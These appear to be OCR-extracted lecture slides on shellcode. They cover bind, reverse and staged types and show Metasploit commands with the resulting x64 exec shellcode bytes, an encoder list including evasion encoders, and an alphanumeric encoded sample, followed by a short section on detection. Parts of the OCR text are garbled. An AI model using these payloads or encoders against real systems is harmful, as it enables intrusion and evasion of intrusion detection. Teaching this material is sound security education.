
Local shellcode (privilege escalation)

Remote shellcode


- Reverse
- Bind
- Find

Shellcode

Bind shellcode:




Reverse shellcode:



Shellcode

Find shellcode:



Types of shellcode

Types of shellcode:

Self contained (all in one)

Staged

- Minimal initial shellcode: Stager
- Stager loads stage 1
- Stage 1 loads Stage 2

Metasploit

Generate Shellcode with Metasploit

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Metasploit

Who wants to code shellcode?

There is an app for that…

Metasploit payloads:

- Intel, ARM, MIPS, …
- Windows, Linux, FreeBSD, …
- 32/64 bit
- Listen-, connect-back-, execute, add-user, …
- Alphanumeric, sticky-bit, anti-IDS, …

Metasploit Shellcode: Payload List

Payloads:

```
$ msfconsole
msf > use payload/linux/x64/[TAB]
use payload/linux/x64/exec
use payload/linux/x64/shell/bind_tcp
use payload/linux/x64/shell/reverse_tcp
use payload/linux/x64/shell_bind_tcp
use payload/linux/x64/shell_bind_tcp_random_port
use payload/linux/x64/shell_find_port
use payload/linux/x64/shell_reverse_tcp
```

Metasploit Shellcode: Payload Create

Let metasploit create an exec() shellcode:

```
msf > use payload/linux/x64/exec
msf payload(exec) > set cmd = "/bin/bash"
cmd => = /bin/bash
msf payload(exec) > generate
"\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x0c\x00\x00\x00\x3d\x20\x2f\x62\x69\x6e\x2f\x62\x61\x73" +
"\x68\x00\x56\x57\x48\x89\xe6\x0f\x05"
```

Metasploit Shellcode: Payload Create

And now without null bytes:

```
msf payload(exec) > generate -b '\x00\x0A'
"\x48\x31\xc9\x48\x81\xe9\xf9\xff\xff\xff\x48\x8d\x05\xef" +
"\xff\xff\xff\x48\xbb\xca\x7f\x48\xd1\xcf\x89\xea\x19\x48" +
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xa0\x44\x10" +
"\x48\x87\x32\xc5\x7b\xa3\x11\x67\xa2\xa7\x89\xb9\x51\x43" +
"\x98\x20\xfc\xac\x89\xea\x51\x43\x99\x1a\x39\xc3\x89\xea" +
"\x19\xf7\x5f\x67\xb3\xa6\xe7\xc5\x7b\xab\x0c\x20\xd1\x99" +
"\xde\xa2\x90\x2c\x70\x4d\xd1\xcf\x89\xea\x19"
```

Shellcode encoders:

```
msf payload(exec) > show encoders
[…]
```

x86/add_sub
x86/alpha_mixed
x86/alpha_upper
x86/avoid_underscore_tolower
x86/avoid_utf8_tolower

```
ncoder
phanumeric Mixedcase Encoder
phanumeric Uppercase Encoder
erscore/tolower
8/tolower
A Metamorphic Block Based XOR Encoder
ord XOR Encoder
ed Context Keyed Payload Encoder
ased Context Keyed Payload Encoder
ased Context Keyed Payload Encoder
x86/countdown                  normal     Single-byte XOR Countdown Encoder
x86/fnstenv_mov                normal     Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive          normal     Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                   low        Non-Alpha Encoder
x86/nonupper                   low        Non-Upper Encoder
x86/opt_sub                    manual     Sub Encoder (optimised)
x86/shikata_ga_nai             excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit          manual     Single Static Bit
x86/unicode_mixed              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Metasploit Shellcode: Payload Encoder

Alphanumeric Shellcode

```
>>> print shellcode
�����w�[SYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI9lZHnbuPgpc0Qp
kbRq8DOMgbjev4qKOLlGLCQ3LwrtlgPiQzotMs1O7irkBF2aGLK3bfpNk2j7LlKrlFq3HZCrhvan1Sa
1kffQIonLiQZo4MeQIWvXyprUzVTCSMxxWK1mVDD5KT68LK68dd31kcE6LKVl2klKcheLuQN3Nkc4LK
OqORzLKVrxkLMQM2H5c7B30wp2H47CC7BqO1Dqx0LPwuv6g9oxUoHz06a305P5yO4QDrpu8UyopRKwp
oYOypyoKeMGPhDBC0gaCloyxfcZb0V6cgCX8B9K07E7IozunekpsE2xpWbHh78iehioyohUQGbHqdjL
prJ5TQF1GCXtByIZhQOkO9EosZX30Qn4mLK5fpjqPu8wp6p30uPBvpjC0SX3hMt3ciuYoiEOcQC0jc0
GWq8CuyxFSE8iySAA
```

Metasploit Shellcode

Recap:

- Metasploit can generate shellcode
- Pretty much any form of shellcode

References:

References:

Modern vulnerability exploiting: Shellcode

- https://drive.google.com/file/d/0B7qRLuwvXbWXT1htVUVpdjRZUmc/edit

Defense: Detect Shellcode

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Detect Shellcode

How to detect shellcode usage:

- Find NOP's (lots of 0x90)
- Find stager
- Find stage1 / stage2

NIDS: Network based Intrusion Detection System

HIDS: Host based Intrusion Detection System

Network based intrusion detection system